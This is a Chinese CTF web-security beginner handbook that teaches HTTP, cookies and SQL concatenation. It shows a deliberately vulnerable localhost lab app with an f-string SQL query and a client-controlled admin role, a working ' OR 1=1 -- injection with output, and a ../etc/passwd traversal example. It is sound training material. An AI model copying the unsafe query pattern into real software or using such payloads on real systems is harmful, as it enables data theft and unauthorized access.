

CTF 网络安全入门

Web 专攻版

题目驱动 • 请求、权限与注入

本册特色

- 零基础预备：环境安装、命令行、HTTP 与 SQL 的最小必要知识，术语首现必解释；
- 标准题面卡：每题写清给定材料、目标、交付物、考点与难度，读完就能动手； Web:
- 逐题图解带做：W0-W3 每题配有真实终端实录截图与本地靶场真实网页截图，看到截图能照着做；
- 真实不编造：本地靶场的演示结果来自真实运行；平台题按当前题面和实际反馈记录结论。

W0-W3（含题面卡、图解带做与自测）

适用对象：学过 Python、C 和命令行的 CTF 初学者

版本：2026 年 9 月

使用说明

本讲义是 Web 方向的专攻讲义：知识点铺垫在前、题目在后，全部内容按零基础读者的接受顺序重新编排。适用对象为学过 Python、C 和命令行、但没有 CTF 经验的初学者。建议先只读第 4 章的题面卡自行尝试，再对照同一题后面的解题步骤和截图复现。

学习路线图

章节	核心收获
第 1 章零基础预备	装好环境、会用命令行、能启动并验证本地靶场、会记证据
第 2 章 Web 基础知识铺垫	看懂 HTTP 请求响应、URL 编码、Cookie、SQL 拼接，分清三类漏洞
第 3 章 Web 工具箱	会用 PowerShell/WSL、curl.exe、开发者工具、读源码命令
第 4 章题目：题面卡与逐题图解带做	每题一张题面卡，卡后面紧跟解题步骤：照着截图把 W0-W3 逐题做完、做对、说清为什么
第 6 章复盘与易错清单	建立”下次遇到这类题怎么办”的固定流程
第 7 章自测与参考答案	检验概念是否真的掌握
附录	平台题目复核、提交 checklist、命令速查表、术语表

怎么用这本讲义

1. **先做后看**：第 4 章每题先读题面卡，再遮住后面的解题步骤自己动手试，卡住再看“分步操作与观察”；
2. **照截图核对**：每一步都有”应该看到什么”，输出对不上就看排错指南；
3. **留下证据**：按 1.5 节的五步记录法保存基线请求和改动后请求，不只记 flag；
4. **多改一改**：每题末尾的变式练习是提高最快的环节。

安全声明

所有实验只针对本资料附带的本地程序（127.0.0.1）和题目明确允许练习的授权平台。不要把命令用于未经授权的系统：未经授权的访问测试是违法行为。本讲义中的注入、越权技巧只在本地靶场和授权题目里使用。

截图说明

- **终端截图：**全部由 `tools/termcap.py` 在真实 PowerShell/WSL 中执行命令、`tools/term2png.py` 渲染生成，每张图在 `figures/raw/` 下留有同名 `.txt` 实录，输出内容没有手打；
- **网页截图：**全部是本地靶场 `http://127.0.0.1:8765/` 的真实页面，用 Edge 无头模式截取，其中 W1、W2 的页面里能看到真实 flag；
- **原理示意图：**由 matplotlib 绘制，画的是结构关系，图注注明”示意图”；
- **平台题目：**玄机平台页面不做截图，涉及平台页面事实处使用”示意，非平台截图”的文字表格。

术语约定

flag：题目的答案字符串，形如 `flag{...}`，提交前检查大小写和花括号。**payload：**为触发漏洞而构造的输入数据，本讲义译作”注入串”或”载荷”。**靶场：**专门用来练习的、故意留有漏洞的本地或授权环境。**参数：**URL 或表单里”名字 = 值”的一项，是客户端可控的输入。**基线：**不做任何改动时的正常请求与响应，用来和后面的改动做对比。

目录

使用说明	i
第一章 零基础预备：环境、命令行与本地靶场	1
1.1 你需要准备什么	1
1.2 两种命令行：PowerShell 与 WSL	1
1.3 启动本地靶场	2
1.4 分诊第一课：先看类型，再看基线	3
1.5 五步记录法与证据链	3
第二章 Web 基础知识铺垫	5
2.1 一次 HTTP 请求的解剖	5
2.2 URL 与 URL 编码	6
2.3 Cookie 与会话	7
2.4 SQL 基础：语句结构与字符串拼接	7
2.5 SQL 注入、XSS、路径穿越：三种”数据被当成代码”	10
2.6 认证、授权与会话管理	10
第三章 Web 工具箱	12
3.1 PowerShell 与 WSL 基本命令	12
3.2 curl：把请求原样发出去	12
3.3 浏览器开发者工具（概念）	14
3.4 python -m http.server 与靶场的区别	14
3.5 读源码：Get-Content 与 Select-String	15
第四章 题目：题面卡与逐题图解带做	17
4.1 题 W0：谁决定了 role 的值？	17

4.2	题 W1: 谁说你是管理员?	20
4.3	题 W2: 标题搜索里, 哪个字节改变了查询?	22
4.4	题 W3: 同样的输入为什么在修复版里失效?	25
第五章	复盘: 知识地图与易错清单	28
5.1	Web 题五步流程	28
5.2	漏洞类型判断表	28
5.3	易错清单	29
5.4	下次遇到这类题怎么办	29
第六章	自测与参考答案	30
6.1	自测题	30
6.2	参考答案与完整推演	30
第七章	附录 A: 平台题目复核与提交 checklist	32
7.1	一眼区分附件题与在线环境题	32
7.2	组队复核要点	32
7.3	提交 checklist	32
第八章	附录 B: 命令速查表	34
第九章	附录 C: 术语表	36

第一章 零基础预备：环境、命令行与本地靶场

本章目标：把环境装好、把命令行用顺、把本地靶场跑起来，并养成”先记录基线”的习惯。本章不讲漏洞，只做准备。

1.1 你需要准备什么

做本册 Web 题只需要一台 Windows 电脑和 Python 3。按下表准备，右列是”怎么确认装好了”：

工具	用途	怎么确认装好
Python 3.8 以上	运行本地靶场和演示脚本	<code>python --version</code> 显示版本号
curl	发送 HTTP 请求、看原始响应	<code>curl.exe --version</code> 显示版本号
Edge 或 Chrome 浏览器	看网页、开开发者工具	能打开任意本地页面
WSL（可选）	运行 Linux 命令、做其他方向	<code>wsl</code> 能进入 Ubuntu
XeLaTeX（可选）	编译本讲义	<code>xelatex --version</code>

1.2 两种命令行：PowerShell 与 WSL

Windows 自带的命令行叫 **PowerShell**（右键开始菜单就能打开）；WSL 是”Windows 里的 Linux 子系统”。本册 Web 部分全程在 PowerShell 里做即可，WSL 只在需要 Linux 工具时使用。两者的关键差异：

- 路径写法不同：PowerShell 用 `C:/Users/...`，WSL 里同一个位置写成 `/mnt/c/Users/...`；
- 列目录命令不同：PowerShell 用 `dir` 或 `Get-ChildItem`，Linux 用 `ls`；

- 切换目录都是 `cd`，查看当前目录都是 `pwd`。

图 1.1 是在真实 WSL 里执行 `uname -a`、`python3 --version`、`which curl` 以及进入资料目录的实录。先看懂它，再决定你要用哪一侧。

```
WSL Ubuntu-24.04: uname / python3 / curl

mzj@Ubuntu-24.04:~$ uname -a && python3 --version && which curl
Linux DESKTOP-412KTAR 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Thu Jun  5 18:30:46
UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Python 3.12.3
/usr/bin/curl
mzj@Ubuntu-24.04:~$ cd /mnt/c/Users/mzj/Desktop/CTF/CTF-training-problem-first-full && pwd && ls
labs/web
/mnt/c/Users/mzj/Desktop/CTF/CTF-training-problem-first-full
app.py
```

图 1.1: WSL 里的真实实录：查看系统、Python、curl 的位置，并进入资料目录（终端实录截图）

常见误区

PowerShell 里不写扩展名就找不到命令。例如直接敲 `curl` 会调到 PowerShell 自己的别名（见 3.2 节），要写 `curl.exe`；直接敲 `python` 一般没问题，但敲 `python3` 在 Windows 上可能报“找不到命令”。

小技巧

Windows 终端默认不是 UTF-8，Python 直接打印中文可能乱码。跑本册的 Python 脚本时统一加一个参数 `-X utf8` 强制 UTF-8 输出，例如 `python -X utf8 figures/raw/fig-web-10-param-fix.py`；第 4 章与附录 B 的命令都按这个写法给。

1.3 启动本地靶场

本册 W0-W3 的所有练习都在一个本地小服务上做，它就是 `labs/web/app.py`：一个故意留了两个漏洞的 Python 程序，只监听你自己的电脑。在资料根目录执行：

```
python labs/web/app.py
```

成功时终端会打印一行 `Lab server: http://127.0.0.1:8765/`（图 1.2）。这行的意思是：服务已经在本机的 8765 端口等待请求。术语解释：**服务器**在这里指“等待并回应请求的程序”；**端口**是同一台电脑上区分不同服务的编号；**127.0.0.1** 是“本机自己”的地址（也叫回环地址），别人从网络上访问不到，这是靶场的安全设计。

```
Start lab server: python labs/web/app.py

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> $p = Start-Process python
-ArgumentList 'labs/web/app.py' -RedirectStandardOutput $env:TEMP\fig-web-srv.log -PassThru;
Start-Sleep 2; Get-Content $env:TEMP\fig-web-srv.log; Stop-Process -Id $p.Id -Force
Lab server: http://127.0.0.1:8765/
```

图 1.2: 启动本地靶场：终端打印服务地址，说明已在 127.0.0.1:8765 监听（终端实录截图）

启动后按 **Ctrl+C** 停止服务。做完每道题都记得停掉，避免端口被占用。如果启动时报”找不到文件”，先用 **pwd** 看当前目录，再 **cd** 到资料根目录。

排错指南

服务起不来，按顺序查三件事：①当前目录是不是资料根目录（**pwd** 应该显示 **CTF 零基础自学资料包** 这个目录）；② **Python** 是不是装好了（**python --version**）；③端口是不是被上次没关的服务占了（再跑一次命令，看报错是不是”Address already in use”，是的话关掉旧终端里的服务再试）。

1.4 分诊第一课：先看类型，再看基线

桌面上给你一份 **labs/misc/pixel.png**，同时给你一个地址 **http://127.0.0.1:8765/gate?role=guest**。两条最先该做的检查是什么？答案是：对 **PNG** 运行 **file** **labs/misc/pixel.png** 看它到底是什么文件；对网页先启动靶场、再发一次不带任何改动的请求，保存完整响应。前者属于 **Misc** 方向，第一条证据是文件内容格式；后者属于 **Web** 方向，第一条证据是 **HTTP** 请求和响应。

这一步叫**分诊**：判断题目属于哪个方向、该用哪套方法。**CTF** 常见方向还有 **Crypto**（密文和数学结构）、**Reverse**（程序如何判断输入）、**Pwn**（输入怎样改变内存与控制流）。把网页响应当图片做隐写、见到 **PNG** 只看画面，都是跳过分诊的典型错误。

1.5 五步记录法与证据链

每次动手都按下面五步走，这是本册所有带做的固定骨架：

1. **题面与交付物**：要拿到什么？**flag**、文件，还是一句结论？
2. **基线**：不改动输入时，请求和响应长什么样？存下来；
3. **假设**：我认为哪个输入会被当成”别的东西”（权限、**SQL** 语法、路径）？
4. **单变量验证**：一次只改一个输入，观察响应差异；

5. **复核：**答案能独立验证吗？对源码、重算、或平台反馈。

一条可复现的证据链包括：输入是什么、从哪一行发现异常、用什么命令验证、输出是什么、为什么能推出答案。这样队友能独立复现，你也能分清”猜对了”和”理解了”。

一句话记忆

先类型、后基线、再改一个变量、最后复核——五步走完，题就解完了八成。

第二章 Web 基础知识铺垫

本章目标：看懂一次 HTTP 请求与响应的每一行，理解 URL 编码与 Cookie，看懂 SQL 拼接，并能把 SQL 注入、XSS、路径穿越三种问题分开。

2.1 一次 HTTP 请求的解剖

HTTP（超文本传输协议）是浏览器和网站之间“你问我答”的约定：客户端发一个请求（request），服务器回一个响应（response）。打开网页、提交表单、App 刷数据，底层都是 HTTP 请求。图 2.1 把本地靶场的一次真实交换逐段拆开（示意图，内容取自实测）。

一次 HTTP 请求的解剖图（以本地靶场 /gate?role=guest 为例）

上：浏览器 / curl 发出的请求 下：服务器返回的响应 → 右侧为逐段解释



图 2.1: 一次 HTTP 请求的解剖图：上为请求、下为响应，右侧逐段解释（原理示意图，内容与本地靶场实测一致）

请求分四段：**请求行**（方法 + 路径 + 查询串 + 协议版本）、**请求头**（每行”名字: 值”）、空行、**请求体**。响应分四段：**状态行**（协议 + 状态码 + 短语）、**响应头**、空行、**响应体**。响应体就是网页内容，flag 通常藏在这里。空行是硬性规定：它把”头”和”体”分开，请求和响应都遵守。

响应头里有几个反复出现的字段，认识它们能帮你判断”哪里不对劲”：Content-Type 说明响应体是什么格式（text/html 是网页、text/plain 是纯文本、application/json 是数据接口），Content-Length 说明正文有多少字节，Location 用在跳转（301/302）时给出新地址。

方法（method）常见的有：

- **GET**：取数据，参数通常放在 URL 的问号后面，例如 /gate?role=guest；
- **POST**：交数据，参数通常放在请求体里，例如提交上传表单；
- 其他还有 PUT、DELETE、HEAD 等，本册只需要认识前两个。

状态码（status code）是响应开头的三位数字，做题时先看它再看正文：

状态码	含义	典型场景
200	成功	正常返回页面或数据
301/302	跳转	响应头 Location 指向新地址
400	请求有问题	服务器认为你发的格式不对
401/403	未认证 / 无权限	登录失效、权限不足
404	找不到	路径写错，或该页面不存在
500	服务器出错	程序抛异常，报错信息可能泄露线索

常见误区

浏览器地址栏只展示了请求的一小部分。真实请求还有请求头、Cookie、请求体。用 F12 或 curl 看到的才是全貌。

一句话记忆

请求 = 方法 + 路径 + 查询串 + 头 + 体；响应 = 状态码 + 头 + 体；中间的空行把头 and 体分开。

2.2 URL 与 URL 编码

一个 URL 的结构是：协议://主机:端口/路径?查询串#片段。以 http://127.0.0.1:8765/gate?role=guest 为例：协议 http，主机和端口 127.0.0.1:8765，路径 /gate，查询串 role=guest。查询串里可以有多个参数，用 & 连接，例如 a=1&b=2。

URL 里有些字符有特殊含义（空格、问号、井号、引号……），想把它们当普通数据传，就要做 **URL 编码**：把字节写成 `%xx` 的形式。常见对照：

字符	URL 编码	说明
空格	<code>%20</code>	也常写成 <code>+</code> （表单编码里）
单引号	<code>%27</code>	SQL 注入里最关键的一个
等号	<code>%3D</code>	条件 <code>1=1</code> 里的等号
斜杠	<code>%2F</code>	路径相关题目会遇到
井号	<code>%23</code>	URL 片段分隔符，不编码会被浏览器截断

常见误区

URL 编码既不是加密，也不是防护。服务器收到后会解码还原成原字符。把单引号写成 `%27`，数据库看到的仍然是单引号。编码只解决“传输”问题，不解决“信任”问题。

一句话记忆

编码只管运输，不管安全；`%27` 到了服务器还是单引号。

2.3 Cookie 与会话

服务器怎么知道“这个请求和上一个请求是同一个人”？HTTP 本身不记人，靠 **Cookie** 补上：服务器在响应头发 `Set-Cookie`，浏览器存下来，之后每个请求都自动带上。Cookie 里常放一个**会话标识**（session id），服务器用它找到“你登录过了”的记录。

但要记住：Cookie 存在浏览器里，值由客户端送来，客户端可以改它、可以伪造请求带上任意 Cookie。所以“请求里带着 Cookie”不等于“请求可信”。类似地，隐藏表单域、按钮置灰、把参数从 URL 挪到 POST，都不改变“客户端可控”这个事实。

一句话记忆

凡是客户端送来的（URL 参数、POST 表单、Cookie、请求头）都是用户填的，服务端都要自己验证。

2.4 SQL 基础：语句结构与字符串拼接

SQL 是操作数据库的语言。把数据库想成一组表格：表有名字，表里一行是一条记录，每列是一个字段。本册靶场有一张 `notes` 表，两列：`title`（标题）和 `body`（内容），共两行：`public` 和 `staff`。

查询一行记录的语句长这样：

```
SELECT title, body FROM notes WHERE title = 'public'
```

SELECT 说”要哪几列”，**FROM** 说”从哪张表”，**WHERE** 说”要满足什么条件”。字符串用单引号包围：'public' 是一个完整的字符串值。

WHERE 后面是一个**条件表达式**，可以先比大小、再用逻辑词组合：

- 比较：=（相等）、!= 或 <>（不等）、>、<；
- 逻辑：AND（两边都真，结果才真）、OR（有一边真，结果就真）、NOT（取反）。

例如 `WHERE title = 'public'` 只匹配标题正好是 public 的那一行；而 `WHERE 1=1` 永远为真（1 恒等于 1），会匹配所有行；`WHERE 1=2` 永远为假，一行都不匹配。这两句本身毫无意义，却是注入里最常借用的”恒真 / 恒假”条件——第 4 章 W2 的 `OR 1=1` 用的就是这个。另外，SQL 关键字大小写不敏感，`select` 和 `SELECT` 完全等价。

SQL 还有两个会经常打照面的写法，这里先混个眼熟。一是 **LIMIT**，限定返回几行，如 `SELECT title FROM notes LIMIT 1` 只取第一条；二是 **UNION SELECT**，把另一条查询的结果上下拼接到当前结果后面，如 `SELECT title, body FROM notes UNION SELECT 'a', 'b'`。用 **UNION** 有一条硬规矩：**两条查询的列数必须相同**，否则数据库会直接报”列数不匹配”的错误。本册正文不靠它们解题，但读网上题解时会遇到，别被吓到。

注释是”让数据库忽略掉的一段文字”：从注释符开始到行尾，数据库一律不看。SQL 里常见两种注释符：

- `--`：两个连字符，后面必须紧跟一个空格（或换行）才算注释，稳妥写法是本文的 `--`（后面留一个空格），本册注入串末尾用的就是它；
- `#`：只在 MySQL 这类部分数据库里是注释，SQLite 不认它，换到别的数据库题里别想当然。

注释在注入里的用处是”把原语句尾部多出来的内容吃掉”，让拼出来的语句重新变回合法语法。

常见误区

注释符由两个连字符组成，而且后面必须跟一个空格（或换行）。写成紧贴文字的 `--x` 时，有的数据库不把它当注释，注入就会失败。记牢：`--` 之后再敲一个空格。

靶场 `labs/web/app.py` 第 39 行用 f-string 把用户输入拼进这条语句：

```
sql = f"SELECT title, body FROM notes WHERE title = '{title}'"
```

如果 `title` 是 `public`，拼出来一切正常。如果 `title` 是一个单引号，拼出来的语句就多了个没配对的引号，SQL 语法被破坏，数据库报错。这就是**字符串拼接的危险**：用户数据被拼进了语句结构，而不只是语句里的一个值。

正确做法叫**参数化查询**（也叫预编译占位符）：语句结构先定死，数据用占位符？隔开，单独提交：

```
db.execute("SELECT title, body FROM notes WHERE title = ?", (title,))
```

此时无论 title 里写什么，数据库都把它当作一个完整的标题值。

把这两种写法放进同一个内存数据库跑一遍：同一张表、同一个拼接位置，结果完全不同（图 2.2 与 图 2.3，均为真实执行，只操作内存数据库、不启动靶场，所以不会占用端口）：


```
python -X utf8 figures/raw/fig-web-20-sqlite-demo.py normal
python -X utf8 figures/raw/fig-web-20-sqlite-demo.py inject
```



```
SQL demo: normal query (title=public)

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> python -X utf8
figures/raw/fig-web-20-sqlite-demo.py normal
mode      : normal
input     : 'public'
--- 拼出来的 SQL (外部数据直接进入语句结构) ---
SELECT title, body FROM notes WHERE title = 'public'
--- 数据库实际返回 ---
('public', 'Try searching for a note by its title.')
```

图 2.2: 正常查询：title=public，拼出的语句合法，只返回公开的那一条（真实执行）



```
SQL demo: injection (OR 1=1 -- )

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> python -X utf8
figures/raw/fig-web-20-sqlite-demo.py inject
mode      : inject
input     : "' OR 1=1 -- "
--- 拼出来的 SQL (外部数据直接进入语句结构) ---
SELECT title, body FROM notes WHERE title = "' OR 1=1 -- '
--- 数据库实际返回 ---
('public', 'Try searching for a note by its title.')
('staff', 'flag{sql_parameters_matter}')
```

图 2.3: 注入输入：同一个拼接位置，输入里的单引号提前收尾、OR 1=1 变成恒真条件、注释符吃掉尾部引号，两行全返回（真实执行）

两张图对比着看“拼出来的 SQL”那一行就很清楚：正常输入时，数据老实待在两个引号之间；注入输入时，数据自带的引号跑到了引号外面，把 OR 1=1 顶成了语句的一部分。这就是”

拼接把数据变成了结构”最直观的样子，也正是参数化查询要解决的问题。

一句话记忆

拼接 = 数据混进语法；参数化 = 语法和数据分家。SQL 注入的全部原理就这一句。

2.5 SQL 注入、XSS、路径穿越：三种”数据被当成代码”

初学最常犯的错是见到输入点就喊”SQL 注入”。三者的区别在于数据被谁解释成了代码：

类型	被哪个组件解释	典型现象	典型修复
SQL 注入	数据库	输入单引号报 SQL 错； 条件恒真多返回记录	参数化查询
XSS（跨站脚本）	浏览器	输入的脚本在别人的 页面上执行	按输出位置做 HTML 转义
路径穿越	文件系统	读到目录外的文件（如 ../etc/passwd）	规范化路径后核对根目录

XSS（跨站脚本）：应用把用户输入原样拼进网页，浏览器把这段数据当成 HTML 或脚本。它发生在”浏览器解释输出”的阶段，与 SQL 注入发生在”数据库解释查询”的阶段不同。修复要按输出位置（HTML 文本、属性、脚本）做编码，仅在输入端”禁止尖括号”通常会被绕过。

路径穿越：程序把用户给的文件名拼到某个目录后面就打开文件，用户用 ../ 走出允许的目录。修复不是删掉某个固定字符串，而是把路径规范化后核对它仍位于允许的根目录内，并在访问控制层确认用户有权读它。

判断方法很朴素：看这个输入最终被谁消费。进了 SQL 语句 → SQL 注入；进了网页输出 → XSS；进了文件路径 → 路径穿越；进了权限判断 → 越权（下一节）。

常见误区

同一个参数可能同时通向多个解释器。”输入被过滤过”不等于安全：过滤清单可以被编码、大小写、双写等方式绕过。可靠的修复是让解释器收到的数据永远只是数据。

2.6 认证、授权与会话管理

网站至少要区分三个问题：

- **认证（你是谁）：**核对账号口令或令牌，确认身份；
- **授权（你能做什么）：**根据身份和资源归属，判断这次能不能做；
- **会话管理（这次请求属于哪次登录）：**把一系列请求和同一身份绑定。

W1 的问题不在“URL 上出现了 role”，而在于服务器把客户端自报的 `admin` 当成了授权结论。隐藏按钮、禁用控件、改用 POST，都只是界面层的限制；只要服务器的路由还接受这个值，越权就在。真实系统还要核对资源归属：用户 A 登录了也不该看到用户 B 的私有数据（这类问题常叫“水平越权”或“越权访问”，练习题里常见线索是可改的对象编号）。

分析权限题时画一张小表：匿名用户、普通用户、管理员分别能访问哪些资源；哪些判断在页面上做（不可信），哪些在服务端路由里做（才算数）。

一句话记忆
认证回答“你是谁”，授权回答“你能做什么”；两者都在服务端完成才有意义。

第三章 Web 工具箱

本章目标：每个工具知道是什么、怎么调用、输出怎么读，并认识 Windows 上的两个大坑（curl 别名、PowerShell 引号）。

3.1 PowerShell 与 WSL 基本命令

在 PowerShell 里做 Web 题，常用命令就这几个（WSL 对照见图 1.1）：

想做什么	PowerShell	WSL/Linux
看当前目录	<code>pwd</code>	<code>pwd</code>
列文件	<code>dir</code>	<code>ls</code>
切换目录	<code>cd 路径</code>	<code>cd 路径</code>
看文件内容	<code>Get-Content 文件</code>	<code>cat 文件</code>
搜文件内容	<code>Select-String</code>	<code>grep</code>
清屏	<code>cls</code>	<code>clear</code>

路径里含空格时整个路径加引号。命令敲错时先看报错第一行，Windows 的报错很长，真正的信息通常在开头。

3.2 curl：把请求原样发出去

curl 是命令行的 HTTP 客户端：你告诉它 URL 和选项，它把请求发出去并把响应打印出来。Web 题里它是最重要的工具，因为浏览器“帮忙”做的太多（自动编码、自动带 Cookie、自动跟随跳转），而 curl 让你看清每个字节。常用选项：

选项	作用
-s	静默模式，去掉进度条噪音
-i	打印响应头（状态行 + 响应头 + 正文）一起看
-G	把 --data 的内容拼到 URL 查询串上（发 GET）
--data-urlencode k=v	对 v 做 URL 编码后再发送，避免手工编码出错
-X POST	指定方法为 POST
-d "a=1"	放入请求体（常与 POST 连用）
-H "Name: value"	添加一个请求头
-v	显示完整交互过程（含发出的请求头）

常见误区

Windows 的 PowerShell 里 curl 不是你以为的那个 curl！它是 Invoke-WebRequest 的别名。要调真正的 curl，必须写 curl.exe（带扩展名）。图 3.1 是真实验证：Get-Alias curl 显示它指向 Invoke-WebRequest，而 curl.exe --version 才显示 libcurl 版本号。

```
Windows: curl is an alias - use curl.exe

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> Get-Alias curl | Format-List Name,
CommandType, ReferencedCommand
Name           : curl
CommandType    : Alias
ReferencedCommand : Invoke-WebRequest
PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> curl.exe --version | Select-Object
-First 2
curl 8.21.0 (Windows) libcurl/8.21.0 Schannel zlib/1.3.2 WinIDN WinLDAP
Release-Date: 2026-06-24
```

图 3.1: Windows 实录：curl 是 Invoke-WebRequest 的别名，真正 curl 要写 curl.exe（终端实录截图）

还有一个 Windows 专属的坑：PowerShell 对引号的处理和 bash 不同，直接写 --data-urlencode "title=' OR 1=1 -- " 时内层引号可能被提前吃掉。稳妥写法是用单引号字符串，字符串内部的单引号写两个：

```
curl.exe -s -i -G --data-urlencode 'title='' OR 1=1 -- ' http://127.0.0.1:8765/notes
```

看到”字符串缺少终止符”这类报错，说明是 PowerShell 解析出错，命令还没发出去——这不是 SQL 的错。第 4 章截图里的命令就是这个写法。

3.3 浏览器开发者工具（概念）

按 F12 打开开发者工具，Web 题最常用 **Network**（网络）面板。它能告诉你：

- 每个请求的方法、完整 URL（含查询串）、状态码；
- 请求头、Cookie、请求体（点开单条请求看）；
- 响应头和响应体（和 curl 看到的一致）；
- 页面加载时到底发了几个请求（静态文件、接口、统计脚本各算一个）。

用好它的关键是”和 curl 互相印证”：在面板里看到可疑请求后，右键可以复制成 cURL 命令，粘到终端里重放、改参数。开发者工具不能修改服务器的判断——页面上按钮变灰只是界面效果，理解这一点就不会把”看不见”当成”不存在”。

3.4 python -m http.server 与靶场的区别

有人问：直接用 `python -m http.server` 不就能开网站吗？能，但它只是**静态文件服务**：把目录里的文件原样发出去，没有任何逻辑。图 3.2 的实录显示它对 `app.py` 返回的是文件源码本身。而本地靶场 `app.py` 是**动态应用**：它按路径分发（`/gate`、`/notes`）、读参数、查数据库、按条件返回不同内容——漏洞就藏在这些”按参数做决定”的逻辑里。做 Web 题时先问自己：这个站点是”发文件”还是”做判断”？

```
python -m http.server 8000 (static file server)

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> $p = Start-Process python
-ArgumentList '-m','http.server','8000' -RedirectStandardOutput $env:TEMP\httpsrv-out.log
-RedirectStandardError $env:TEMP\httpsrv-err.log -PassThru; Start-Sleep 2; Get-Content
$env:TEMP\httpsrv-out.log; Get-Content $env:TEMP\httpsrv-err.log; curl.exe -s -i
http://127.0.0.1:8000/labs/web/app.py | Select-Object -First 10; Stop-Process -Id $p.Id -Force
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.12.10
Date: Sat, 26 Sep 2026 03:21:48 GMT
Content-type: text/x-python
Content-Length: 2071
Last-Modified: Thu, 24 Sep 2026 02:09:26 GMT
"""Two intentionally vulnerable, localhost-only CTF exercises.
Use this only as a disposable lab. It listens on 127.0.0.1 by design.
```

图 3.2: python -m http.server 实录：它只是把文件原样发出（返回 app.py 的源码），没有动态判断（终端实录截图）

3.5 读源码：Get-Content 与 Select-String

Web 题常常附源码，或者干脆让你自己审计本地文件。PowerShell 里两个命令足够：

```
Get-Content labs/web/app.py # 看整个文件
Select-String -Path labs/web/app.py -Pattern 'sql = f' -Context 1,2 # 搜关键行并显示上下文
```

找漏洞时先搜”数据被拼接的地方”：搜 SELECT、搜 f”、搜 execute、搜 open(。命中后向前后各看几行，问一句：”这个变量的值是哪来的？”——从 query / request / Cookie 来的，就是外部输入。图 3.3 就是这么找到靶场里那一行的。

```
Read the source: labs/web/app.py (/notes handler)

PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> Get-Content labs/web/app.py |
Select-Object -Skip 26 -First 20
class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        route = urlsplit(self.path)
        query = parse_qs(route.query)
        if route.path == "/":
            body = "Try /gate?role=guest and /notes?title=public\n"
        elif route.path == "/gate":
            role = query.get("role", ["guest"])[0]
            body = "flag{http_query_is_input}\n" if role == "admin" else "Access denied\n"
        elif route.path == "/notes":
            title = query.get("title", ["public"])[0]
            # Deliberately unsafe string interpolation for this lab.
            sql = f"SELECT title, body FROM notes WHERE title = '{title}'"
            try:
                rows = DB.execute(sql).fetchall()
                body = "\n".join(f"{name}: {note}" for name, note in rows) or "No note found"
                body += "\n"
            except sqlite3.Error as exc:
                body = f"SQL error: {exc}\n"
        else:
PS C:\Users\mzj\Desktop\CTF\CTF-training-problem-first-full> Select-String -Path labs/web/app.py
-Pattern 'sql = f' -Context 1,2
labs\web\app.py:38:          # Deliberately unsafe string interpolation for this lab.
> labs\web\app.py:39:          sql = f"SELECT title, body FROM notes WHERE title = '{title}'"
labs\web\app.py:40:          try:
labs\web\app.py:41:              rows = DB.execute(sql).fetchall()
```

图 3.3: 阅读 labs/web/app.py: /notes 的处理逻辑, 以及被 Select-String 高亮的拼接行 (终端实录截图)

一句话记忆

浏览器看现象, curl 看字节, 源码看原因——三样凑齐, 漏洞就解释得清。

第四章 题目：题面卡与逐题图解带做

本章目标：四道题，每题一节：先用题面卡把“给什么、要什么、考什么”读清楚，紧接着就是这道题的完整解题步骤——读题与思路、分步操作与观察、结果与核对、为什么会成功、排错指南、变式练习。建议先只读题面卡自己动手试 10–15 分钟，卡住再看后面的步骤。

每张卡的字段固定为：题目来源 / 给定材料 / 目标 / 交付物 / 考点 / 前置知识 / 难度。难度用星表示：★○○ 入门、★★○ 进阶、★★★★ 挑战。四道题都只用本册靶场，离线可做。

4.1 题 W0：谁决定了 role 的值？

题 W0 题面卡

题目来源：本地靶场 labs/web/app.py（离线可做）

给定材料：一段真实请求文本：GET /gate?role=guest HTTP/1.1 与 Host: 127.0.0.1:8765；运行中的本地服务

目标：把请求拆成方法、路径、参数名、参数值四部分，圈出由客户端控制的部分，并保存一份不改动的基线响应

交付物：一张标注好的请求拆解 + 一份基线响应记录（本题不交 flag）

考点：HTTP 请求结构；“客户端可控”意识

前置知识：2.1 节 HTTP 请求解剖、3.2 节 curl、1.3 节启动靶场

难度：★○○（入门，纯观察无 flag）

